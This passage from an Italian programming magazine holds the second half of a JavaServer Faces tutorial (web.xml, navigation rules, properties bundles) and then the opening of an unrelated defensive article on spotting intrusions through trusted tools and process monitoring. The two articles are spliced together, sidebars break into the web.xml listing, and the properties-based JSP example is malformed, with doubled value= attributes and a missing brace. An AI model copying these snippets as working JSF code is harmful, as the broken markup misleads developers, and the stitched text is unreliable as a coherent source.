Se andiamo a vedere i file che sono contenuti all'interno del nostro progetto, vediamo che anche per questo semplice esempio sono necessari diversi file di configurazione aggiuntivi rispetto alla classica web application. Prima di tutto abbiamo il file faces-config.xml, che per questa applicazione possiamo lasciare vuota. Questo file infatti serve per

- Definizione delle risorse e dei bean utilizzati da JSF
- Navigazione tra le pagine

In questo caso è un semplice file XML senza alcun dato

```
<?xml version='1.0' encoding='UTF-8'?>

<!DOCTYPE faces-config PUBLIC
  "-//Sun Microsystems, Inc.//DTD JavaServer
                              Faces Config 1.1//EN"
  "http://java.sun.com/dtd/web-
                          facesconfig_1_1.dtd">
<!-- =========== FULL CONFIGURATION FILE
                                   ==========-->
<faces-config>

</faces-config>
```

Il file web.xml invece ha bisogno di alcune modifiche per poter utilizzare il framework JSF. Qui di seguito viene riportato il file relativo a questo esempio, che andremo di seguito a commentare

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.4"
        xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-
                                      instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j
        2ee http://java.sun.com/xml/ns/j2ee/web-
                                 app_2_4.xsd">

    <context-param>
        <param-
name>com.sun.faces.verifyObjects</param-name>
        <param-value>false</param-value>
    </context-param>
    <context-param>
        <param-
  name>com.sun.faces.validateXml</param-name>
        <param-value>true</param-value>
    </context-param>
    <context-param>
```

NOTA

Esistono diverse implementazioni della specifica JSF che possiamo utilizzare
SUN JSF:
https://javaserverfaces.dev.java.net
Apache MyFaces:
http://myfaces.apache.org/
Oracle ADF:
http://www.oracle.com/technology/products/jdev/htdocs/partners/addins/exchange/jsf/index.html
ICEfaces:
http://www.icesoft.com/products/icefaces.html

INSTALLAZIONE

Per incominciare ad utilizzare JSF dobbiamo prima di tutto configurarlo nel nostro ambiente di sviluppo. SUN permette di scaricare dal proprio sito l'implementazione 1.2 di JSF (http://java.sun.com/javaee/javaserverfaces/download.html) che possiamo utilizzare tranquillamente nei nostri progetti. Esiste anche un'alternativa all'implementazione della SUN, un progetto opensource di Apache, MyFaces (http://myfaces.apache.org/). Questo progetto mira a diventare il punto di riferimento per gli sviluppatori JSF, fornendo oltre agli strumenti definiti nelle specifiche anche altre componenti interessanti per lo sviluppo. Per iniziare a vedere JSF vi consiglio di cominciare ad utilizzare l'implementazione della SUN, poi in un secondo momento è possibile vedere qual è l'implementazione che più ci aggrada. Una volta che abbiamo scaricato l'implementazione JSF (https://javaserverfaces.dev.java.net/), possiamo trattarla come una qualsiasi libreria che andiamo ad aggiungere alla nostra Web Application, quindi nella cartella WEB-INF/lib del nostro progetto o nella cartella shared/lib di Tomcat. Chiaramente possiamo anche evitare di scaricare JSF e copiarlo in queste cartelle se l'IDE che utilizziamo ci permette di gestire questo framework. NetBeans (che verrà utilizzato in questo articolo) e Eclipse hanno dei plugin che possono essere molto utili per lo sviluppo con JSF.





Fig. 2: NetBeans comprende al suo interno la distribuzione SUN di JSF

```
        <param-name>javax.faces.STATE_SAVING_METHOD</param-name>
        <param-value>client</param-value>
    </context-param>
    <servlet>
        <servlet-name>Faces Servlet</servlet-name>
        <servlet-class>javax.faces.webapp.FacesServlet</servlet-class>
        <load-on-startup>1</load-on-startup>
    </servlet>
    <servlet-mapping>
        <servlet-name>Faces Servlet</servlet-name>
        <url-pattern>/faces/*</url-pattern>
    </servlet-mapping>
    <session-config>
        <session-timeout>
            30
        </session-timeout>
    </session-config>
    <welcome-file-list>
            <welcome-file>
            index.jsp
        </welcome-file>
    </welcome-file-list>
</web-app>
```

La prima cosa che dobbiamo spiegare è l'utilizzo di una Servlet, FacesServlet, che viene definita in questo file web.xml e che viene fatta partire allo startup dell'applicazione. Questa è la Servlet che agisce da Controller nella nostra applicazione JSF, effettuando il dispatching delle diverse richieste e gestendone il ciclo di vita. Praticamente è il punto d'ingresso di ogni nostra applicazione che viene realizzata utilizzando JSF. Oltre alla definizione di questa Servlet, vediamo che sono definiti diversi parametri che vengono caricati nel contesto della nostra applicazione web.

- com.sun.faces.verifyObjects: Questo flag ci permette di indicare all'implementazione JSF se vogliamo verificare che tutti i componenti JSF definiti per questa applicazione siano effettivamente utilizzabili.
  Praticamente è una preverifica relativa alla configurazione dell'intera applicazione.
- com.sun.faces.validateXml: Viene indicato se è necessario valicare l'XML del file di configurazione faces-config.xml
- javax.faces.STATE_SAVING_METHOD: Questo parametro permette di definire la modalità di salvataggio dei componenti all'interno del ciclo di vita della nostra applicazione JSF. Settando "server" queste informazioni verranno salvate sul server, mentre settando "client" le informazioni relative alla vista corrente verranno inserite come campi hidden nella risposta che viene inviata
- javax.faces.application.CONFIG_FILES: Questo parametro, che in questo file non è stato inserito, permette di specificare il file di configurazione di JSF. Se non viene definito, il valore di default è WEB-INF/faces-config.xml

NAVIGAZIONE

Incominciamo ad addentrarci nelle feature di JSF, utilizzando una di quelle più pratiche e comprensibili: la navigazione. All'interno del file di configurazione di JSF, faces-config.xml, possiamo definire diverse regole di navigazione che possono mappare i comportamenti della nostra applicazione. Un esempio banale può essere quello in cui l'utente, a fronte di due diverse scelte, viene indirizzato su due diverse pagine. Per definire questo esempio, dobbiamo inserire all'interno del tag <faces-config> la seguente regola di navigazione

```
<navigation-rule>
    <from-view-id>/intro.jsp</from-view-id>
    <navigation-case>

      <from-outcome>inserito</from-outcome>
      <to-view-id>/inserito.jsp</to-view-id>
    </navigation-case>
    <navigation-case>
      <from-outcome>noninserito</from-outcome>
      <to-view-id>/noninserito.jsp</to-view-id>
    </navigation-case>

</navigation-rule>
```

Questa regola prende come riferimento la pagina intro.jsp. A partire da questa pagina noi effettuiamo una semplice scelta di navigazione in base a cosa succede. Se la pagina restituisce un action "inserito", allora indirizziamo il browser verso inserito.jsp, se invece viene restituito l'action "noninserito" allora la pagina che l'utente dovrà vedere è noninserito.jsp. Qui di seguito viene riportata la pagina intro.jsp in cui possiamo vedere la definizione delle due diverse action

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
```

NOTA

ALCUNI ARTICOLI SU JSF

http://java.sun.com/developer/technicalArticles/GUI/JavaServerFaces/
http://www.coreservlets.com/JSF-Tutorial/
http://www.roseindia.net/jsf/index.shtml

```
<html>
 <head>
  <title>Navigazione JSF</title>
 </head>
 <body>

   <f:view>
     <h1>
      <h:outputText value="JSF: Esempio di
                                      navigazione"/>
     </h1>
     <h:form id="navigationForm">
      <h:outputText value="Inserisci il tuo
                                              nome"/>
      <h:inputText value="" />
      <h:commandButton action="inserito"
                                  value="Inserisci" />
      <h:commandButton action="noninserito"
                              value="Non inserire" />
     </h:form>
   </f:view>
 </body>
</html>
```

Questo modo di definire la navigazione delle

Fig. 3: Pagina JSF con le diverse action definite tramite dei bottoni

pagine è molto utile quando definiamo la nostra web application. Un altro caso in cui è molto utile definire delle regole di navigazione è quando queste vengono definite a livello globale. Questo può essere utile nel caso in cui vogliamo rendere disponibili alcune pagine in qualsiasi pagina della nostra web application e in qualsiasi stato del ciclo di vita della nostra applicazione. Nella seguente configurazione vediamo come inserire due regole globali riguardanti le FAQ del nostro sito e la pagina di contact

```
<navigation-rule>
    <navigation-case>
      <from-outcome>faq</from-outcome>
      <to-view-id>/faq.jsp</to-view-id>
    </navigation-case>
</navigation-rule>

<navigation-rule>
    <navigation-case>
      <from-outcome>contact</from-outcome>
      <to-view-id>/contact.jsp</to-view-id>
    </navigation-case>
</navigation-rule>
```

Nella definizione delle regole dobbiamo far caso al match sulle pagine che viene effettuato. Nel caso in cui vengano inserite due regole come le seguenti

```
<navigation-rule>
    <from-view-id>/pages/*</from-view-id>
    <navigation-case>
      <from-outcome>contact</from-outcome>
      <to-view-id>/contact.jsp</to-view-id>
    </navigation-case>
  </navigation-rule>

  <navigation-rule>
    <from-view-id>/pages/voipContact.jsp</from-
                                          view-id>
    <navigation-case>
      <from-outcome>contact</from-outcome>
      <to-view-id>/skype.jsp</to-view-id>
    </navigation-case>
  </navigation-rule>
```

Avremo come risultato che nella pagina voipContact.jsp, quando si verifica l'action "contact", verrà presa in considerazione sempre la seconda regola di navigazione e non la prima. Questo perché viene presa come regola valida quella che ha la corrispondenza più lunga con l'url definito in from-view-id. Questo può portare a degli errori o in alcuni casi può essere utilizzato in maniera voluta, ad esempio per specializzare una regola di navigazione generale per alcune pagine.

FILE DI PROPERTIES

Vediamo ora un'altra caratteristica molto semplice ma utilissima di JSF, i file di properties che vengono gestiti tramite la custom tag library core. La nostra applicazione sarà sicuramente caratterizzata da diverse scritte, link, testi che verranno mostrati nelle diverse pagine web.
Possiamo pensare a questi file come dei properties, che ci permettono di piazzare all'interno della nostra applicazione delle semplici label in corrispondenza di testi che devono essere visualizzati. Questo ci permette di decidere una volta per tutte dove inserire le informazioni, che poi possono essere modificate ritoccando semplicemente questo file di properties. Vediamo quindi un file di properties, testo.properties, che inseriremo nella nostra applicazione

NOTA

JSF non è l'unico framework per sviluppo web. Qui di seguito trovate alcuni tra i più famosi framework Java
Struts:
http://struts.apache.org/
WebWork:
http://www.opensymphony.com/webwork/
Cocoon:
http://cocoon.apache.org/
Spring:
http://www.springframework.org/
Wicket:
http://wicket.sourceforge.net/

```
h1_pagina= JSF: Esempio di navigazione
insert_button=Inserisci
no_insert_button=Non inserire
name_text=Inserisci il tuo nome
```

Utilizzeremo ora questo file di properties per "ritoccare" la pagina intro.jsp vista precedentemente ed inserire il testo utilizzando questo meccanismo.

```
<%@ taglib uri="http://java.sun.com/jsf/html"
                                    prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core"
                                    prefix="f" %>
<f:loadBundle basename="testo " var="prop"/>

<html>
 <head>
  <title><h:outputText value="JSF: Esempio di
                          navigazione"/> </title>
 </head>
 <body>
  <f:view>
   <h1>
    <h:outputText
          value="value="#{prop.h1_pagina}"/>
   </h1>

   <h:form id="navigationForm">
    <h:outputText
          value="value="#{prop.name_text"/>
    <h:inputText value="" />

    <h:commandButton action="inserito"
       value="value="#{prop.insert_button}" />
    <h:commandButton action="noninserito"
     value="value="#{prop.no_insert_button} " />

   </h:form>
  </f:view>
 </body>
</html>
```

In questo modo siamo riusciti a rendere la nostra applicazione ancora più modulare, potendo editare certi contenuti semplicemente tramite file di configurazione.

L'AUTORE

L'autore, Federico Paparoni, può essere contattato per suggerimenti o delucidazioni all'indirizzo email federico.paparoni@javastaff.com

LE ALTERNATIVE

Java Server Faces è un framework per lo sviluppo web, ma non è il primo in questo campo. Prima di lui infatti sono stati creati molti altri framework validi (come Struts, Spring). La novità di JSF è l'introduzione di un sistema ad eventi per i componenti presenti nella pagina e il suo punto di forza è che è stato pensato fin dall'inizio per essere integrato all'interno di IDE per lo sviluppo, infatti NetBeans al suo interno già ha una editor visuale per la realizzazione di interfacce grafiche in JSF. Come in ogni scelta, però, non bisogna essere fondamentalisti e quindi bisogna capire cosa c'è di buono in un framework, per poterlo magari utilizzare insieme ad altri componenti di altri framework.
Le API di JSF sono state riconosciute come valide da altri framework e infatti sono state sviluppate diverse integrazioni

- **In Struts 1.x è presente un componente, Struts Faces, che permette di utilizzare JSF in un'applicazione basata su Struts (http://struts.apache.org/1.x/struts-faces/).**
- **In Struts 2.x l'integrazione di JSF è presente direttamente all'interno del framework (http://struts.apache.org/2.x/docs/javaserver-faces.html)**
- **Per utilizzare JSF all'interno di Spring è possibile utilizzare il progetto opensource JSF-Spring (http://jsf-spring.sourceforge.net/) che fornisce un'integrazione tra i due framework**
- **NetUI, una parte del framework Beehive di Apache (http://beehive.apache.org) permette di integrare JSF all'interno di un progetto (http://beehive.apache.org/docs/1.0/netui/jsf.html)**

Come è possibile vedere da questi ed altri esempi di integrazione, alcune feature di JSF sono state riconosciute come valide dalla comunità opensource e quindi integrate. Il lavoro sulle API JSF non si è fermato alle semplici integrazioni. E' stato infatti sviluppato l'ennesimo framework, Facelet (https://facelets.dev.java.net/), che permette di basare la nostra applicazione su JSF, utilizzando un semplice sistema di template, come Tapestry (http://jakarta.apache.org/tapestry/index.html). Insomma quello che viene fuori studiando i vari framework è che chiaramente non esiste la soluzione perfetta per tutte le situazioni. Alcune tecnologie hanno una curva di apprendimento più alta e quindi non possono essere utilizzate/studiate in tempo per la realizzazione di un nuovo progetto. Talvolta realizzare una web application è simile ad assemblare un PC, scegliendo tutti i pezzi che lo compongono.

CONCLUSIONI

Abbiamo visto, con questa prima introduzione, come il framework JSF possa essere molto utile per lo sviluppo di web application. Rispetto al semplice sviluppo di web application con JSP e Servlet, utilizzare un framework come questo per un progetto può migliorare molto la definizione delle varie fasi dello sviluppo e soprattutto la suddivisione dei diversi task che devono essere schedulati per la realizzazione di un'applicazione. Il problema principale quando si utilizzano dei framework è che all'inizio c'è una curva di apprendimento più alta rispetto ad un semplice linguaggio come JSP.
Chiaramente questo periodo iniziale di apprendimento verrà poi ripagato durante lo sviluppo di applicazioni dove utilizzeremo questo framework.
Il problema è dovuto essenzialmente all'introduzione di una serie di concetti che si discostano totalmente da quelli a cui un programmatore JSP è abituato, ed all'introduzione di diversi nuovi costrutti. Tuttavia dopo un primo periodo di apprendistato i vantaggi sono innegabili.
Nei prossimi articoli andremo in profondità sull'argomento, realizzando piccole applicazioni che possano mostrarci tutte le feature di JSF.

Federico Paparoni

IDENTIFYING HACKERS FINGERPRINTS

GLI ESPERTI DI SICUREZZA AFFERMANO CHE È IMPOSSIBILE RAGGIUNGERE LIVELLI DI SICUREZZA PARI AL 100%. MA QUALI SONO LE OPERAZIONI DA COMPIERE PER LIMITARE LA PROBABILITÀ DI RAPPRESENTARE UN BERSAGLIO FACILE?

Ad oggi le aziende italiane, nonostante la conclamata necessità di tutelare la sicurezza dei propri sistemi ICT, non dedicano un budget sufficientemente ampio a questo settore. Interessanti statistiche effettuate su un campione significativo di aziende medio-grandi mettono in evidenza che, se da un lato la figura del responsabile della sicurezza è ancora spesso del tutto inesistente, dall'altro le spese per la sicurezza si concentrano soprattutto su antivirus e firewall. La mancanza o la carenza di figure professionali dedicate alla gestione e alla prevenzione di azioni criminose contro il patrimonio aziendale non depone a favore della messa in atto di sufficienti azioni proattive, quando invece il CERT (Computer Emergency Response Team), che è il maggiore organismo a livello internazionale che si occupa di sicurezza, evidenzia interessanti e preoccupanti statistiche relative all'incremento esponenziale delle vulnerabilità nel mondo ICT.

Number of Vunerabilities per Year

Total vulnerabilities reported (1995-Q1,2007): 32,966

Source: CERT





Figura 1: Il CERT ha registrato un vero e proprio incremento esponenziale delle vulnerabilità informatiche dal 1995 al primo trimestre di quest'anno.

Allargando gli orizzonti alla situazione internazionale dei Paesi ad economia occidentale le cose tendono a cambiare, anche se non in maniera radicale: specialmente USA, Regno Unito e Giappone dimostrano una sensibilità crescente verso le nuove sfide della sicurezza, non tralasciando affatto aspetti quali la crittografia, i sistemi di autenticazione e autorizzazione e le attività di monitoring e amministrazione generale della sicurezza. Per terminare il quadro di riferimento è interessante notare che le più importanti organizzazioni sovranazionali, quali FAO, ESA e WHO, stanno creando negli ultimi tempi posizioni di Security Officer interamente dedicate alla gestione della sicurezza informatica. La percentuale del budget ICT dedicata alla sicurezza negli USA, con riferimento ad un campione di circa 500 aziende che operano nei settori più disparati va da un minimo dell'1% di spesa riferito al 16% del campione intervistato, ad un massimo del 10% riguardante l'8% del campione stesso, quando invece ben il 46% delle aziende risultano spendere meno del 5% del budget ICT, il 16% meno dell'1% e addirittura il 14% non sanno assolutamente quanto dovrebbe spendere. D'altra parte anche il CSI/FBI Computer Crime and Security Survey, evidenzia chiaramente che i crimini informatici sono ancora sulla breccia e che il loro costo per le organizzazioni tende ad essere crescente. Con riferimento ad un campione di circa 300 aziende americane è stato quantificato che i virus sono ancora al primo posto

Percentage of IT Budget Spent in Security

2006 CSI/FBI Computer Crime and Security Survey
Source: Computer Security Institute

Figura 2: La percentuale del budget dedicata alla sicurezza IT è ancora piuttosto bassa.

REQUISITI

Conoscenze richieste
Conoscenze di base sui sistemi operativi e sulla sicurezza

Software
Windows XP o Linux

Impegno

Tempo di realizzazione

come impatto economico, avendo generato perdite nel 2006 pari ad oltre 55 milioni di dollari, mentre gli attacchi DOS si attestano al secondo posto con 26 milioni di dollari ed al terzo il furto di informazioni riservate con circa 11 milioni e mezzo di dollari. Il totale delle perdite per il campione di aziende intervistate è pari a ben 141,5 milioni di dollari.

ATTACCHI SOFISTICATI

I sistemi informatici sono tuttora esposti ad attacchi interni ed esterni. Tuttavia negli Anni 80, agli albori della pirateria IT, gli hacker erano dei super-esperti dei sistemi di rete e degli OS e costruivano personalmente nuovi metodi per forzare le difese dei sistemi aggrediti.
L'utilizzo di strumenti automatici era una vera e propria eccezione. Nel nuovo millennio, invece, grazie alla rapida diffusione di tool di hacking, che garantiscono facilità di uso e possibilità di ripetere velocemente lo stesso metodo di attacco, quasi chiunque è in grado di diventare un hacker.





Figura 3: A partire dagli anni '80 fino ad arrivare ad i nostri giorni gli attacchi diventano sempre più sofisticati anche se le conoscenze tecniche degli hacker tendono a diminuire progressivamente.

In effetti mentre i malintenzionati più esperti stanno diventando sempre più agguerriti nell'escogitare nuovi metodi di attacco, i "novizi" sono facilitati dalla presenza su Internet di strumenti automatici o semi-automatici che consentono di perpetuare attacchi con il minimo sforzo. A metà degli Anni 80 gli hacker digitavano manualmente i comandi sulla console del loro computer per accedere da decine a centinaia di sistemi; circa 20 anni dopo i tool automatici di hacking consentono di attaccare da migliaia a decine di migliaia di sistemi in rete. Per di più negli Anni 80 era relativamente facile individuare se un malintenzionato era entrato nel nostro sistema e scoprire che cosa aveva fatto. Ai giorni nostri l'hacker è in grado di nascondere la propria presenza, ad esempio disabilitando i servizi utilizzati più di frequente e installandone nuove versioni in grado di occultare quello che sta facendo, magari cancellando le proprie tracce nei file di audit e di log. Negli Anni 80 e 90 gli attacchi di tipo Denial of Service erano poco frequenti e non considerati seri. Oggi un attacco DoS serio nei confronti di un ISP può isolarlo completamente dal proprio business, generando perdite molto elevate. Tra l'altro questi tipi di attacchi sono sfortunatamente sempre più frequenti.





Figura 4: I virus sono ancora al primo posto come impatto economico, avendo generato perdite nel 2006 pari ad oltre 55 milioni di dollari, mentre gli attacchi DOS si attestano al secondo posto.

NECESSITÀ D'INDIVIDUARE I SEGNI DI UN ATTACCO

Se non si è al corrente che un attacco o un tentativo di attacco si è verificato, è difficile se non impossibile determinare successivamente se i nostri sistemi sono stati compromessi. Se non collezioniamo e rivediamo le informazioni necessarie per individuare un attacco ci facciamo un vero e proprio autogol, perché ci esponiamo all'hacking senza possibilità di prevenirlo e di reagire efficacemente. Come conseguenza di un'insufficiente capacità d'individuare tracce d'intrusione la nostra organizzazione si può trovare ad affrontare i seguenti problemi:

- incapacità di determinare la vera portata dell'attacco subito e dei danni arrecati. In questo caso si avrà anche la difficoltà ulteriore di avere la certezza di avere completamente rimosso l'hacker dal nostro sistema oppure no.
- Azioni legali. Gli hacker solitamente utilizzano

i sistemi già da loro compromessi per attaccare altri sistemi. I proprietari legali dei primi sistemi potrebbero essere perseguiti legalmente per non avere reso sufficientemente sicuri i loro apparati.

- Perdita di business e diminuzione della propria reputazione verso i clienti.

UN APPROCCIO GENERALE

L'approccio generale all'individuazione delle intrusioni si basa su tre aspetti principali, apparentemente banali:

1. monitorare i propri sistemi al fine di verificare qualsiasi elemento sospetto o inaspettato.
2. Investigare su qualsiasi attività sospetta o inaspettata.
3. Dare il via immediatamente alle procedure di risposta alle intrusioni se, in seguito alle investigazioni, viene rilevata un'attività non autorizzata.

Sebbene questo processo possa sembrare veramente semplice, implementarlo comporta il coinvolgimento di svariate risorse ed è un'attività sicuramente time-consuming.

SOFTWARE GENUINO E AFFIDABILE

Quando si cercano tracce d'intrusione nei nostri sistemi bisogna sempre utilizzare un insieme di strumenti software che consideriamo assolutamente affidabile. Si tratta innanzitutto di eseguire un avvio da un'immagine certamente priva di virus e di utilizzare eseguibili sicuri che non siano stati manipolati da persone non autorizzate. Ovviamente dobbiamo anche essere in grado di garantire l'affidabilità del kernel del sistema operativo, delle librerie di sistema, dei file di configurazione, dei dati e delle utility di sistema da cui dipendono i programmi dedicati all'intrusion detection. Una regola importante da considerare è che non si deve fare affidamento su software che risieda su sistemi operazionali e come tali oggetto essi stessi di verifica periodica. Indubbiamente non è semplice assicurare che si stanno utilizzando solo componenti software sicuri. Questo perché gli hacker sono in grado di modificare o sostituire alcuni programmi facendo sembrare il loro comportamento del tutto normale. Ad esempio possono avere sostituito il comando UNIX ps con un altro comando che non visualizza i processi generati dalle attività di hacking perpetuate nel sistema. Possono anche cancellare le loro tracce nei file di log o modificare software che viene eseguito durante la fase di avvio e/o di chiusura del sistema. Si tenga presente che in alcuni casi azioni di questo genere hanno generato ritardi anche di parecchi mesi nell'identificazione di un sistema compromesso con conseguenza molto negative sia sul business in corso che sulle performance del sistema stesso.

È possibile utilizzare quattro diversi approcci per raggiungere l'obiettivo di utilizzare un software sicuro. In tutti i casi vale la regola che il software deve risiedere su un media in sola lettura, come un CDROM oppure un disco protetto da scrittura, in maniera tale da renderne praticamente impossibile la modifica non autorizzata. Ogni approccio riportato tra breve presenta vantaggi o svantaggi cosicché deve essere scelto quello che meglio si adatta alle circostanze contingenti.

1. Disk migration

Il primo approccio consiste nello spostare il disco proveniente da un sistema sospettato di essere sotto attacco ad un sistema sicuro e protetto da scrittura. Si tratta poi di esaminare il contenuto del disco stesso utilizzando il software del computer target. Il vantaggio di questo metodo è che non si ha bisogno di assicurarsi dell'integrità di tutti i componenti del sistema sospetto, perché, ad esempio, non è necessaria la verifica dei file di sistema e del kernel. Si tratta di un approccio efficace e ragionevole quando si sospetta che un particolare sistema è stato compromesso e lo si vuole analizzare, tuttavia non è sicuramente pratico nel caso si debbano esaminare numerosi sistemi sospetti oppure si voglia automatizzare una procedura d'intrusion detection.

2. Image generation

Generare un'immagine del disco sospetto ed esaminarla su un sistema sicuro. Il primo non trascurabile vantaggio è quello di non causare downtime del sistema sotto esame, consentendo ai suoi utenti di continuare ad utilizzarne i servizi. Un altro vantaggio riguarda il mantenimento dello status quo al fine di procedere con eventuali azioni legali; infatti l'hacker non si rende conto assolutamente di essere sotto investigazione e non porterà avanti ulteriori tentativi per nascondere le proprie tracce. L'unico svantaggio reale potrebbe essere l'eventuale mancanza di un sistema sicuro preparato in anticipo per analisi di questo tipo.

3. External set of software

Utilizzare un media esterno contenente un set di software sicuro per analizzare il sistema so-

NOTA

INFORMATICA VULNERABILE

Per vulnerabilità informatica s'intende la maggiore o minore capacità da parte di un componente informatico di essere sottoposto ad un'azione illecita da parte di un malintenzionato. In altre parole alta vulnerabilità significa elevata probabilità che il componente non sia in grado di resistere a un'azione di hacking. Tuttavia questa definizione, comunemente accolta da parte degli esperti di ICT Security, non puó essere accettata per default: al fine di considerare un componente vulnerabile, non si puó e non si deve prescindere dal tipo e dal livello della minaccia che viene esercitata.


spetto. Per servirsi di questo metodo bisogna ricorrere ad un CDROM, oppure ad un disco in sola lettura che contiene un sofware sicuro per esaminare il sistema sospetto. Un elemento negativo che potrebbe farci preoccupare è che con questo approccio continuiamo ad impiegare il sistema operativo del computer attaccato e quindi non possiamo garantire che stiamo lavorando su un sistema realmente "clean". La soluzione di tutto ciò è quella d'installare sul disco read only il sistema operativo, utility, librerie e qualsiasi programma necessario sia per fare il boot direttamente dal disco stesso che per portare avanti le nostre analisi.

4. Internal set of software

In questo caso bisogna verificare prima il software del sistema sospetto e, una volta che si è sicuri della sua affidabilità, bisogna utilizzarlo per eaminare il sistema stesso. Questo metodo richiede un confronto del software che risiede sul sistema da esaminare con una copia di riferimento, ed è quindi fondamentale che il programma utilizzato per fare i confronti risieda su un media in sola lettura e che sia altamente affidabile. Ricordiamo che Tripwire è una delle applicazioni che potrebbe fare al caso nostro in situazioni di questo tipo. L'aspetto negativo di questo metodo è lo stesso che abbiamo evidenziato nell'approccio precedente.

MONITORARE IL SISTEMA

La prima regola da seguire è quella d'informare gli utenti autorizzati ad accedere ai vari sistemi sullo scopo delle attività di monitoring e sulle conseguenze che seguiranno a comportamenti non consentiti. Un metodo che viene comunemente usato è quello di presentare una pagina introduttiva che compare tutte le volte che si effettua il login ad un nostro sistema. In questo modo nessuno potrà in seguito dire di non essere stato avvertito e potranno essere prese azioni legali nei suoi confronti in caso di violazioni delle regole di security della nostra azienda.

L'esame dei processi è complesso, time-consuming e richiede l'intervento di più risorse. La possibilità d'identificare processi sospetti, tuttavia, dipende esclusivamente dalla capacità di ogni singolo system administrator d'identificare quali sono i processi che normalmente ci si deve aspettare in esecuzione e come si dovrebbero comportare. A causa dell'elevato numero di processi e dei loro rapidi cambiamenti, è veramente poco pratico dedicare una persona al loro monitoraggio. Inoltre la quantità e il valore delle informazioni che si possono ricavare dai processi in corso in un dato istante è limitato. Questo significa che bisogna impiegare un gran numero d'informazioni e di meccanismi di monitoring per riuscire a collezionare e ad analizzare i dati associati con i processi e per poter capire se è necessario allertarsi oppure no. Un approccio che viene comunemente usato per monitorare i sistemi multiutente è quello di utilizzare console o workstation ad hoc che visualizzano lo stato dei processi, facendo il refresh ad intervalli regolari. Idealmente queste console dovrebbero essere collegate fisicamente ai sistemi che stanno monitorando. Un valida linea guida generale è quella di analizzare i seguenti elementi: processi mancanti, processi in più, comportamento inusuale di un processo o dell'utilizzo di una risorsa, processi che hanno associati identificativi di utenti sconosciuti o non consueti. I dati provenienti da file di log e da altre collezioni d'informazioni ci possono aiutare per analizzare il comportamento dei processi ed in particolare: l'utente che esegue il processo, l'ora di avvio del processo e i suoi argomenti, lo stato di uscita del processo, la sua durata e le risorse impiegate, la quantità di risorse utilizzate da specifici processi in termini di CPU, disco e memoria, i processi di sistema ed utente eseguiti in un dato momento, quale utente, programma o altro processo ha avviato il processo e con quali autorizzazioni e privilegi, quali sono i device utilizzati dai vari processi e i file attualmente aperti dai vari processi.

Percentage of Security Function Outsourced

Percentage of Respondents

70%
60%
50%
40%
30%
20%
10%
0%

63% 25% 5% 4% 2% 1%

None | Up to 20% | 21 - 40 % | 41 - 60 % | 61 - 80% | 81 - 100%

Percentage Outsourced

2006 CSI/FBI Computer Crime and Security Survey
Source: Computer Security Institute

***Figura 5:** La maggioranza delle aziende preferisce non dare in outsourcing le attività correlate con la sicurezza.*

I PROCESSI "KILLER"

